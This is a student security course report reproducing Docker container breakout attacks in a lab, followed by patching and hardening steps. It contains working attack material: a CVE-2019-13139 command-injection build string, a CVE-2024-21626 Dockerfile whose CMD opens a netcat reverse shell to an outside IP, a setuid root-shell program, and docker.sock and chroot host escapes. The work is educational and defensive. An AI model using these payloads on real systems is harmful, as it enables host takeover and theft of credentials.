INSE 6130

OPERATING SYSTEM SECURITY

Attacks and Defenses of Container Breakout Vulnerabilities

Submitted By:

Group 8

Tariq Houis

Fahimeh Rezaei

Shafayat Hossain Majumder

Piyush Adhikari

Sourov Jajodia

Rakshith Raj Gurupura Puttaraju

Hasan Ul Islam Shaffy

Mary Acquah

Table of Contents

Github Repository: https://github.com/MrMajumder/oss_container_project

1. Introduction to Vulnerabilities

A vulnerability is a weakness or fault in a system, program, or procedure that attackers may exploit to jeopardize the system's security or integrity. These flaws might occur in any component of a system, including its design, implementation, configuration, or operation. Vulnerabilities can range from minor programming errors to more complicated design flaws, allowing attackers to obtain illicit access, execute malicious code, steal sensitive information, or impair system functionality.

Causes of Vulnerabilities:

- Misconfiguration**:** System misconfigurations, such as instances running unnecessary services or utilizing vulnerable settings like unchanged defaults, can provide attackers with opportunities to infiltrate your network. Attackers will try to survey your environment to identify systems that could be exploited due to misconfigurations, and subsequently launch direct or indirect attacks against them.
- Outdated Software: Failure to maintain software components, libraries, and frameworks up to date with the latest security patches and upgrades can make systems exposed to known exploits and vulnerabilities.
- Compromised credentials: An attacker can use compromised credentials to gain unauthorized access to a machine on your network. The adversary will attempt to intercept and extract credentials from either unencrypted or poorly encrypted traffic between your systems, or via unprotected handling by software or people. The attacker may potentially exploit the repetition of passwords across many platforms.
- Design flaws: Failure to deal with security during the system's design phase might result in vulnerabilities. Poorly constructed architectures, protocols, or algorithms may present vulnerabilities that attackers potentially exploit.

Effective ways to prevent vulnerabilities:

- Keep software up to date: Update software, libraries, frameworks, and operating systems on a regular basis to patch known vulnerabilities and guard against emerging threats.
- Configure security settings: Strengthen system setups by deactivating unnecessary services, blocking unused ports, implementing access limits, and employing strong encryption methods.
- Implement Continuous Monitoring: Deploy security monitoring tools and establish processes for continuous monitoring of systems and networks to detect and respond to security incidents in real time.
- Regularly backup data: Backup data on a regular basis and ensure that backups are securely kept to assist data recovery in the event of a security breach or data loss.
- Employee Security Awareness Training: Educate staff on proper security practices, such as password hygiene, phishing awareness, and the necessity of protecting sensitive information.

Container Outbreak

container outbreak is a term describing a type of vulnerability in which an attacker successfully gains unauthorized access to the host system's resources and data from within the container, either through executing a malicious image or building an image using a malicious Dockerfile or upstream image. Once an attacker gains access to the underlying host operating system, they could potentially access whatever data was on the system, including sensitive data (credentials, customer info, etc.), and launch further attacks.

Below are examples of some common vulnerabilities and exposures.

Contribution Table			
Vulnerabilities	**Attacker**	**Monitoring**	**Patching**
Docker socket misconfigurations	Fahimeh	-	Sourov
Privilege escalation using Volume Mount	Rakshith	-	Sourov and Mary
CVE-2019-13139	Fahimeh	Shafayat and Piyush	Sourov
CVE-2024-21626	Tariq	Shafayat and Piyush	Sourov and Mary
Container escape using the exposed socket	Rakshith	Shafayat and Piyush	-
Container attack using privileged flag	Hasan	-	Sourov and Mary

1.1. Docker Socket Misconfigurations

According to the documentation provided by Docker, the Docker engine has the capability to utilize a TCP socket for Docker API communication. By default, this TCP socket is not enabled. However, in certain scenarios, such as within a company environment, there may be a requirement to access Docker remotely. In such cases, the Docker engine can be started with the flag `-H tcp://0.0.0.0:2375` to activate this TCP socket.

It is important to note that when the TCP socket is activated, it provides direct access to the Docker daemon through the API without encryption or authentication. By default, the Docker API does not require authentication. Consequently, if the host machine is connected to the internet with no security mechanism inline, unauthorized users can potentially gain access to the Docker daemon from the public internet. This poses a significant security risk as an unauthorized user could create containers with read/write permissions on the host's root path and even mount the host's root directory within a container. In such a scenario, it becomes possible for an attacker to escape the container using the chroot command, thereby compromising the host machine's security.

In this attack scenario, we tried to reproduce the vulnerability in an intentionally-vulnerable environment. First, to see the permissions, we tried to access Docker with a limited user and received a permission error:

```
fahimeh@ubuntu:~$ docker images
Got permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Get http://%2Fvar
%2Frun%2Fdocker.sock/v1.39/images/json: dial unix /var/run/docker.sock: connect: permission denied
fahimeh@ubuntu:~$
```

then we activated the Docker tcp socket:

```
fahimeh@ubuntu:~$ sudo dockerd -H tcp://0.0.0.0:2375
WARN[2024-02-22T21:17:17.855986919Z] [!] DON'T BIND ON ANY IP ADDRESS WITHOUT setting --tlsverify IF YOU DON'T KNOW WHAT YO
U'RE DOING [!]
INFO[2024-02-22T21:17:17.864515710Z] systemd-resolved is running, so using resolvconf: /run/systemd/resolve/resolv.conf
INFO[2024-02-22T21:17:17.870789976Z] parsed scheme: "unix"                         module=grpc
INFO[2024-02-22T21:17:17.870864267Z] scheme "unix" not registered, fallback to default scheme  module=grpc
INFO[2024-02-22T21:17:17.871037014Z] parsed scheme: "unix"                         module=grpc
INFO[2024-02-22T21:17:17.871057082Z] scheme "unix" not registered, fallback to default scheme  module=grpc
INFO[2024-02-22T21:17:17.872477816Z] ccResolverWrapper: sending new addresses to cc: [{unix:///run/containerd/containerd.so
ck 0  <nil>}]  module=grpc
INFO[2024-02-22T21:17:17.872550775Z] ClientConn switching balancer to "pick_first"  module=grpc
INFO[2024-02-22T21:17:17.872641179Z] pickfirstBalancer: HandleSubConnStateChange: 0xc420771ef0, CONNECTING  module=grpc
INFO[2024-02-22T21:17:17.873114496Z] pickfirstBalancer: HandleSubConnStateChange: 0xc420771ef0, READY  module=grpc
INFO[2024-02-22T21:17:17.877438871Z] ccResolverWrapper: sending new addresses to cc: [{unix:///run/containerd/containerd.so
ck 0  <nil>}]  module=grpc
```

And checked the response of the API. As is shown, the unauthorized user can access the API:

```
fahimeh@ubuntu:~$ curl 127.0.0.1:2375
{"message":"page not found"}
fahimeh@ubuntu:~$ curl 127.0.0.1:2375/version
{"Platform":{"Name":"Docker Engine - Community"},"Components":[{"Name":"Engine","Version":"18.09.3","Details":{"ApiVersion"
:"1.39","Arch":"amd64","BuildTime":"2019-02-28T05:59:55.000000000+00:00","Experimental":"false","GitCommit":"774a1f4","GoVe
rsion":"go1.10.8","KernelVersion":"4.15.0-213-generic","MinAPIVersion":"1.12","Os":"linux"}}],"Version":"18.09.3","ApiVersi
on":"1.39","MinAPIVersion":"1.12","GitCommit":"774a1f4","GoVersion":"go1.10.8","Os":"linux","Arch":"amd64","KernelVersion":
"4.15.0-213-generic","BuildTime":"2019-02-28T05:59:55.000000000+00:00"}
fahimeh@ubuntu:~$
```

Now, since the docker client respects the DOCKER_HOST parameter, and to make our work easier, we set this parameter as an environment variable and then user the docker command without calling the API directly:

```
fahimeh@ubuntu:~$ export DOCKER_HOST="tcp://127.0.0.1:2375"
fahimeh@ubuntu:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
<none>              <none>              75a607d829fe        30 hours ago        7.38MB
<none>              <none>              b1a504db22df        30 hours ago        7.38MB
<none>              <none>              8bd54f1f2c4c        30 hours ago        7.38MB
<none>              <none>              6d003d768275        30 hours ago        7.38MB
```

Since our limited user has now full access to Docker, we can create a container and mount the host machine's root directory to it. This way, not only can we read the host root directory, but also we can get the root shell from it by using the chroot command.
As it is shown below, our limited user has a shell on the host and can view */etc/passwd* of the host machine. This is a demonstration of unauthorized access to Docker and breaking out of a container to the host system.

```
root@e601cffac054:/# chroot /host bash
root@e601cffac054:/# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

1.2. CVE-2019-13139

Docker build is used to create docker images. It is the key feature to package and bundle any software. A common way to execute a build is to use a *docker build* command. It takes inputs from a *Dockerfile* and a *"context"*. A build context is a set of files that docker uses while creating images. The context resides in a specific *file path* or a *URL*. The *URL* parameter can refer to any git repository, pre-packaged tarball or plaintext file. For example, in the following examples, all the URLs refer to a remote repository on GitHub and use the **container** branch and the **docker** directory as the build context.

```
$ docker build https://github.com/docker/rootfs.git#container:docker
$ docker build git@github.com:docker/rootfs.git#container:docker
$ docker build git://github.com/docker/rootfs.git#container:docker
```

CVE-2019-13139 is a command injection vulnerability in *docker build*. Whenever a remote git repository is provided to the *docker build* command, it first parses the remote URL. Next, arguments are extracted from the *git fetch* command that will be run by docker. After that, a temporary git repository is created inside a temporary directory and a *remote* for that repository is set. Finally that *remote* is fetched, the temporary repository is checked out and subdirectories are processed.

```
docker build https://github.com/docker/rootfs.git#ref:subDir
```

By looking at the source code, it is clear that the vulnerability arises since *ref* string is appended to the args list for the fetch command, without any validation to ensure it is a valid refspec.

```go
func fetchArgs(remoteURL string, ref string) []string {
    args := []string{"fetch"}

    if supportsShallowClone(remoteURL) {
        args = append(args, "--depth", "1")
    }

    return append(args, "origin", ref)
}
```

In *git fetch* there is a *--upload-pack*=<> option which is a potential place to set malicious commands to execute. When this option is set, the repository to fetch from is handled by git *fetch-pack*. As a result *--exec*=<*upload-pack*> is set and commands can be executed.

```
docker build "git@g.com/a/b#--upload-pack=sleep 30;:
```

Here, the string "*--upload-pack=sleep 30;*" will be passed to *git fetch.* The following series of commands are executed by docker:


```
$ git init

$ git remote add git@g.com/a/b

$ git fetch origin "--upload-pack=sleep 30; git@g.com/a/b
```

As a result, whatever command is put into the *--upload-pack* option will be executed. This vulnerability can be exploited by a local attacker who can run *docker build* and can control the build path or a remote attacker who has the control over the build path. For us, to exploit the vulnerability, we used the vulnerable version of Docker (18.09.03) on *Ubuntu bionic 18.04* as our VM.As the first step, we tried to reproduce the vulnerability by injecting a *sleep* command in *docker build* and observed that command halted for 10 seconds:


```
Last login: Fri Feb 23 16:47:03 2024
fahimeh@ubuntu:~$ docker build "git@gcom/a/b.git#--upload-pack=sleep 10;:"
```

With this vulnerability, an attacker can also download a malicious shell from his/her website and execute it on the host. To implement this scenario, we used a second virtual machine

(*attacker-site.com*) in the same network, and uploaded a simple shell code (*poc.sh*) on it. Then exploited the CVE-2019-13139 vulnerability by downloading the shell code from *attacker-site.com* and executing it.



The content of the shellcode is shown below on the attacker machine:



According to the webshell, a file is created in /tmp of the victim machine and it is shown in the first image.

1.3. CVE-2024-21626: runC process.cwd & leaked fds container breakout

Few weeks ago, four container breakout vulnerabilities were discovered under the name: Leaky vessels in Docker's core components: runC and Buildkit.
In this study, we discuss the container breakout vulnerability in runC <= 1.1.11 with a CVE ID CVE-2024-21626. runC is a container runtime component, providing CLI for spawning and running containers on Linux. runC. Snyk.io has found an order-of-operations issue in this component that leads to escaping from containers to the underlying host operating system. The maintainer released 1.1.12 addressing all relevant vulnerabilities.[8]

The root cause of the vulnerability is when runC opens /sys/fs/cgroup in the host file system, but it doesn't close the file descriptor of cgroup in time when forking child processes. Therefore, the child processes can access the host file system through /proc/self/fd/[num].
Given that the Golang runtime, through which runC is developed, opens file descriptors 7 or 8 when accessing the *cgroup*, an exploit can be executed by changing the location of the container using WORKDIR to either of these paths. If the exploit is executed successfully, the user inside the container will be able to gain the host's root privileges, thus, take over the host operating system.[9]

Reproduce:

To reproduce this vulnerability, an attacker would need two directive lines. The first one is the *WORKDIR* line to relocate the container to the fd descriptor of *cgroup*. The second line is the actual command that the attacker needs to be triggered once the *container run* command is executed. The attacker can create an image from this Dockerfile and make it publicly available at hub.docker.com, or inject these two lines in a legitimate Dockerfile of a victim through a supply-chain attack. Listing 1 shows a Dockerfile with the aforementioned exploit lines.

```
1 FROM alpine
2 WORKDIR /proc/self/fd/7
3 RUN cd ../../../../../../ && touch ESCAPED-SUCCESSFULLY
```

Listing 1: lines 2,3 used to exploit CVE-2024-21626

Next, we create the docker image. During the image build process, the RUN directive will change the location to the host's root location and create an empty file using the host's root user. See Listing 2 for the full produced steps. After we ensured the success execution of the exploit, we go ahead to study the impact of this vulnerability in the real world

```
tariq@Freak-ub:~/INSE6130$ cat Dockerfile
FROM alpine
WORKDIR /proc/self/fd/7
RUN cd ../../../../../../ && touch ESCAPED-SUCCESSFULLY

tariq@Freak-ub:~/INSE6130$ docker build -t cve-2024-21626 .
[+] Building 0.5s (7/7) FINISHED
...
=> [2/3] WORKDIR /proc/self/fd/7
0.0s
=> [3/3] RUN cd ../../../../../../ && touch ESCAPED-SUCCESSFULLY
0.3s
...
tariq@Freak-ub:~/INSE6130$ ls /
ESCAPED-SUCCESSFULLY  boot dev home lib32 libx32 media opt proc run snap swapfile tmp var
bin cdrom etc lib lib64 lost+found mnt root sbin srv sys usr
```

Listing 2: all produced steps showing the exploited Dockerfile, the build process, and the created file by RUN command

Attack Scenario:

To study the impact of this vulnerability, we use two machines, the target which has the name **Freak-ub**. And the attacker machine has the name **beast**. Listing 3 shows the environment used at the target system. We assume that the attacker has successfully accessed the Dockerfile at the github repository of the victim and added a bind tcp connection to establish a connection with the victim. We demonstrate how the Dockerfile looks like in listing 4. Note that in

this scenario, we utilize the CMD directive to activate the exploit during the container's runtime, in contrast to the use of the RUN directive in the previous section to run the attack in the build-time. Our goal is to establish a persistent connection each time a container is initiated.

```
tariq@Freak-ub:~/$ cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.4 LTS"
tariq@Freak-ub:~/$ runc --version
runc version 1.1.9
commit: v1.1.9-0-gccaecfc
spec: 1.0.2-dev
go: go1.20.8
libseccomp: 2.5.3
$ containerd -v
containerd containerd.io 1.6.24 61f9fd88f79f081d64d6fa3bb1a0dc71ec870523
$ docker -v
Docker version 24.0.6, build ed223bc
```

Listing 3: The environment used as a victim of CVE-2024-21626

```
FROM alpine
WORKDIR /proc/self/fd/8
CMD cd ../../../../../ && bash -c 'nc 192.168.108.41 4141 -e /bin/bash'
```

Listing 4: the Dockerfile used to attack the takeover victim's machine

At the moment when the attacker is listening on the specified port, the victim proceeds to build the image from the provided Dockerfile and creates a new container. Subsequently, the attacker receives a connection from the victim, finding himself in a privileged container where he can freely manipulate the host's filesystem. Listing 5 shows the connection when received.

```
tariq@beast:~/$ nc -lvp 4141
Listening on 0.0.0.0 4141
Connection received on .... 43638
root@8cebcd2898ef:# cd ../../../../../../ && id
uid=0(root) gid=0(root) groups=0(root)
root@8cebcd2898ef:../../../../../..# ls
bin
boot
cdrom
dev
etc
home
lib
lib32
```

Listing 5: running nc at the attacker machine and the connection received from the victim, we can traverse to the host's file system from within the container with root privileges.

1.4. Privilege escalation using Volume Mount

This section discusses an attack on docker that contains instructions on how to build the Docker image. In this scenario, the Dockerfile is used to create a Docker container based on Alpine Linux. It includes commands to copy two files (shellscript.sh and shell) into the container's file system. The purpose of this Dockerfile is to prepare an environment with the necessary files to facilitate the privilege escalation attack.

Shell.c:

```
┌──(kali㉿kali)-[~/Desktop/INSE 6130/privilege escalation]
└─$ cat shell.c
#include <unistd.h> // For setuid()
#include <stdlib.h> // For system()

int main()
{
        setuid(0);
        system("/bin/sh");
        return 0;
}
```

This is a C program that is designed to escalate the privileges of the user executing it. The program uses the setuid(0) system call to set the effective user ID of the process to 0 (root), and then it executes a shell (/bin/sh) with root privileges. This file is compiled and used within the Docker container to enable an attacker to gain root access.

shellscript.sh

```
┌──(kali㉿kali)-[~/Desktop/INSE 6130/privilege escalation]
└─$ cat shellscript.sh
#!/bin/bash

cp shell /shared/shell
chmod 4777 /shared/shell
```

This shell script performs two key actions:

- It copies the compiled version of shell.c (presumably named shell) into a shared volume at a specified path (/shared/shell). This shared volume is accessible from both the container and the host.
- It changes the permissions of the copied shell executable to 4777 using chmod. This sets the setuid bit and makes the executable runnable as the file owner (root) by any user. The permissions 777 ensure that any user can read, write, and execute the file.

The general flow of the attack involves creating a Docker image that contains the malicious shell executable and the shellscript.sh. When the container is run with a volume mounted from the host (e.g., /tmp/ on the host mounted to /shared/ in the container), the shellscript.sh script is executed, copying the shell executable to the host's volume with the setuid bit set. This allows any user on the host system to execute the shell file and gain root privileges, thereby achieving privilege escalation.

Detailed Steps:

Step 1 : Building the docker image.

```
┌──(kali㉿kali)-[~/Desktop/INSE 6130/privilege escalation]
└─$ docker build --rm -t privilege_escalation .
```

Step 2: Start the Container with Volume Mount

Run the Container: Start the Docker container with a volume mount from the host. This step uses the -v flag to mount the host's /tmp/ directory to /shared/ within the container. The command below also specifies the image to use (privilege_escalation:latest) and overrides the container's default command to execute the shellscript.sh script.

```
┌──(kali㉿kali)-[~/Desktop/INSE 6130/privilege escalation]
└─$ docker run -v /tmp/:/shared/ privilege_escalation:latest /bin/sh
shellscript.sh
```

Step 3: The shell file is created in /tmp with setuid bit set.

```
┌──(kali㉿kali)-[/tmp]
└─$ cd /tmp

┌──(kali㉿kali)-[/tmp]
└─$ ls -l shell
-rwsrwxrwx 1 root root 16008 Mar  4 22:14 shell
```

Step 4: Trying to access the /etc/shadow file without accessing the created shell file

```
┌──(kali㉿kali)-[/tmp]
└─$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

Step 5: Running the shell file and accessing the /etc/shadow file after achieving privilege escalation

```
┌──(kali㉿kali)-[/tmp]
└─$ ./shell
# cat /etc/shadow
root:$y$j9T$KZbOAjsbV8w[redacted]
daemon:*:19590:0:99999:7:::
bin:*:19590:0:99999:7:::
sys:*:19590:0:99999:7:::
sync:*:19590:0:99999:7:::
games:*:19590:0:99999:7:::
man:*:19590:0:99999:7:::
lp:*:19590:0:99999:7:::
mail:*:19590:0:99999:7:::
news:*:19590:0:99999:7:::
uucp:*:19590:0:99999:7:::
proxy:*:19590:0:99999:7:::
```

Privilege Escalation Succeeded using Docker Container

```
# whoami
root
# hostname
kali
# pwd
/tmp
# cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

1.5. Container escape using exposed socket

The Docker socket is a communication endpoint that allows Docker commands and tools to interact with the Docker daemon, enabling users to manage containers. It's typically located at `/var/run/docker.sock` on Unix-like systems. Access to this socket grants significant control over Docker, but it also poses security risks if not properly secured.

Detailed Steps:

Step 1: Create a flag file in root to verify the container escape

```
root@kali: ~
File  Actions  Edit  View  Help

┌──(root㉿kali)-[~]
└─# whoami
root

┌──(root㉿kali)-[~]
└─# ls
%1  captured_request.txt  Desktop  Documents  Downloads  go  Music  Pictures  Public  server.py  Templates  Videos

┌──(root㉿kali)-[~]
└─# echo "Container Escape Successful" > host_flag.txt

┌──(root㉿kali)-[~]
└─# ls
%1                  Desktop    Downloads  host_flag.txt  Pictures  server.py  Videos
captured_request.txt  Documents  go         Music          Public    Templates

┌──(root㉿kali)-[~]
└─# cat host_flag.txt
Container Escape Successful

┌──(root㉿kali)-[~]
└─# docker -v
Docker version 20.10.25+dfsg1, build b82b9f3
```

Step 2: Simulate an attacker by spinning up a container with docker sock mounted and obtain a shell to start attack

```
┌──(root㉿kali)-[~]
└─# docker run --rm -it -v /var/run/docker.sock:/var/run/docker.sock alpine sh
/ #
```

Step 3: Check if the docker.sock is mounted by listing /var/run/docker.sock

```
┌──(root㉿kali)-[~]
└─# docker run --rm -it -v /var/run/docker.sock:/var/run/docker.sock alpine sh
/ # ls /var/run/docker.sock
/var/run/docker.sock
```

Step 4: Install Docker CLI in this container to use the docker.sock

```
└─# docker run --rm -it -v /var/run/docker.sock:/var/run/docker.sock alpine sh
/ # ls /var/run/docker.sock
/var/run/docker.sock
/ # apk add -U docker
fetch https://dl-cdn.alpinelinux.org/alpine/v3.19/main/x86_64/APKINDEX.tar.gz
fetch https://dl-cdn.alpinelinux.org/alpine/v3.19/community/x86_64/APKINDEX.tar.gz
(1/13) Installing ca-certificates (20240226-r0)
(2/13) Installing libseccomp (2.5.5-r0)
```

Step 5: Now using this Docker client and the docker socket mounted onto the container, we can simply spin up another container on the host and mount the root directory of the host machine onto the newly started container.

```
┌──(root㉿kali)-[/]
└─# docker -H unix:///var/run/docker.sock run -it -v  /:/test:ro -t alpine sh
/ #
```

Step 6: After executing step 5 the next shell will be the shell of the new container created inside the container.

Step 7: Navigate to mounted /test/root and the container escape will occur and the flag can be accessed

```
/ # ls
bin    etc    lib    mnt    proc   run    srv    test   usr
dev    home   media  opt    root   sbin   sys    tmp    var
/ # cd test
/test # ls
bin             home            lib32           mnt             run             sys             vmlinuz
boot            initrd.img      lib64           opt             sbin            tmp             vmlinuz.old
dev             initrd.img.old  lost+found      proc            srv             usr
etc             lib             media           root            swapfile        var
/test # ls -la
total 1048664
drwxr-xr-x   18 root     root          4096 Mar 14 19:35 .
drwxr-xr-x    1 root     root          4096 Mar 28 02:16 ..
lrwxrwxrwx    1 root     root             7 Aug 21  2023 bin -> usr/bin
drwxr-xr-x    3 root     root          4096 Mar 27 15:09 boot
drwxr-xr-x   18 root     root          3420 Mar 28 01:17 dev
drwxr-xr-x  199 root     root         12288 Mar 28 01:50 etc
drwxr-xr-x    3 root     root          4096 Aug 21  2023 home
lrwxrwxrwx    1 root     root            27 Mar 14 19:35 initrd.img -> boot/initrd.img-6.6.9-amd64
lrwxrwxrwx    1 root     root            33 Mar 14 19:35 initrd.img.old -> boot/initrd.img-6.5.0-kali3-amd64
lrwxrwxrwx    1 root     root             7 Aug 21  2023 lib -> usr/lib
lrwxrwxrwx    1 root     root             9 Aug 21  2023 lib32 -> usr/lib32
lrwxrwxrwx    1 root     root             9 Aug 21  2023 lib64 -> usr/lib64
drwx------    2 root     root         16384 Aug 21  2023 lost+found
drwxr-xr-x    4 root     root          4096 Nov  2 01:05 media
drwxr-xr-x    2 root     root          4096 Aug 21  2023 mnt
drwxr-xr-x   14 root     root          4096 Mar 25 22:49 opt
dr-xr-xr-x  261 root     root             0 Mar 28 01:16 proc
drwx------   26 root     root          4096 Mar 28 01:55 root
```

```
/test/root # ls
%1                  Downloads           Public              captured_request.txt  server.py
Desktop             Music               Templates           go
Documents           Pictures            Videos              host_flag.txt
/test/root # cat host_flag.txt
Container Escape Successful
```

2. Security Application

In this project, we are presenting two forms of defenses: (i) Patching and (ii) Monitoring. While we apply the patches for the discovered vulnerabilities, we are not always able to apply those fixes in real-life scenarios either due to business continuity or unavailability of patches at the moment. For that reason, we created a monitoring solution capable of monitoring the attacks that tries to exploit the containers.

2.1. Patching

Patching is the process of incorporating updates, fixes, or patches into software, operating systems, or hardware to address known vulnerabilities, problems, or issues. These updates are often issued by software companies in reaction to the discovery of security flaws, performance enhancements, or compatibility difficulties.
Patching entails obtaining and applying vendor-provided updates on impacted systems. Patching is vital for maintaining the security and stability of software and systems since it helps to limit the risk of exploitation by attackers and ensures that systems are running the most recent version with the most up-to-date features and bug fixes.

Types of software patches

Patches for software are often divided into three kinds. However, a single patch might fall under many categories. Bug fixes, security updates, and feature upgrades are among the areas covered.

- **Bug fixes** are patches that correct software flaws. These updates make the programme function more smoothly and lower the probability of crashing.
- **Security patches** fix known security flaws, making software more safe.
- **Feature patches** provide new capabilities to the software. Microsoft, for example, formerly delivered Windows feature upgrades twice a year, providing new capabilities to the Windows 10 operating system.
- **Importance of patches:** Patches are crucial because they resolve security vulnerabilities, enhance system stability and dependability, assure regulatory compliance, and reduce the risks associated with out-of-date software. Patch management should be prioritized as part of an organization's cybersecurity strategy to safeguard assets and keep the operational environment secure.

2.1.1. Docker Socket Misconfiguration Patching

There is a file called “/lib/systemd/system/docker.service” that is a configuration file for systemd, the system and service manager for Linux systems. It specifies how the Docker service should be managed by systemd, including its startup behavior, dependencies, and other settings.

Fig: /lib/systemd/system/docker.service file configuration

If we run the docker daemon with its normal configuration without activating the tcp socket, we will get something like the below image. Now, if we want to access the API like before in the attacking section, we can not do that. For the attacking part, the example was:




Fig: Docker daemon run without activating tcp socket

Attacking part:

An unauthorized user can access the API using the tcp socket.




Fig: Docker socket misconfiguration exploitation

After Patching the Misconfiguration:

If we don't activate the tcp socket, we can not access the api. It is shown below:

Fig: Unsuccessful attack exploitation attempt after patching the misconfiguration

So, if the misconfiguration is solved, it will not be possible for an unauthorized user to access the api and escape the container to get the root access of the host machine.

2.1.2. CVE-2019-13139 Vulnerability Patching

From the attack perspective, we saw that the docker build vulnerability can be exploited in docker **18.09.03** version. If we see below, in the docker version we can run commands according to use in --upload-pack=" " command. And we can run commands by using the vulnerability, like here is a wget command we are successfully executing using docker build vulnerability.

If we upgrade the docker version, this vulnerability can not be exploited anymore. For example our docker version is the latest one (20.10.25).

Fig: Updated docker version

With the vulnerable version, the attack was:

Fig: CVE-2019-13139 vulnerability exploitation

Now if we try to exploit the same vulnerability again, it won't be successful. If we see below: Here, there is an error showing that it is an “invalid refspec”. So, this vulnerability has been fixed in the later versions of docker. If we use latest or after versions of 18.09.03, this vulnerability can not be exploitable anymore.

Fig: CVE-2019-13139 vulnerability exploitation unsuccessful

2.1.3. Privilege Escalation Using Volume Mount Fix

We saw in the attack part that a user within a container can run as root (id=0), which can map the root user on the host as well. For example, if we can see below:

Fig: User within a container is mapped to root user in the host

Running a container, and after executing an attack, we can confirm that the user running that command is root, on both the container and the host.
There is a way around to fix this problem. We can use the security feature in Docker, which is called the **userns-remap** or **user namespace remapping.** It makes use of the Linux USER namespace to re-map the root user within the container to a less-privileged user in the host machine. Hence, the container can run as root, but that root is mapped to an user that has no privileges on the host.

To fix this, we have to remove all the existing docker images. We have to create a daemon.json or edit the file in /etc/docker/ folder. There should be an entry in the daemon.json file like this:
We have to save it and restart the docker daemon by using the ***“sudo systemctl restart docker”*** command.

By using the “default” value, docker will use the “docker map” user and group to make the remapping. It is also possible to create a custom user, but here we are using the default mechanism to show the way around to solve this problem.

Fig: Docker daemon file configuration

Now, the userns-remap feature can be checked by running a container and inspecting the user inside it and the user mapped into the host. The user should be root in the container, mapped to id 165536 in the host. If we run the command like before, we will see:

Fig: User within a container is mapped to different ID than root user

Now, the root inside the container is mapped to a **non-privileged user** in the host machine.

2.1.4. CVE-2024-21626 Vulnerability Patching

CVE-2024-21626 is a significant security issue identified in the runc container runtime environment, which is a popular use for launching and managing containers on Linux systems. The attacker might exploit the issue to obtain unauthorized access to the host system and execute arbitrary code in containerised environments.

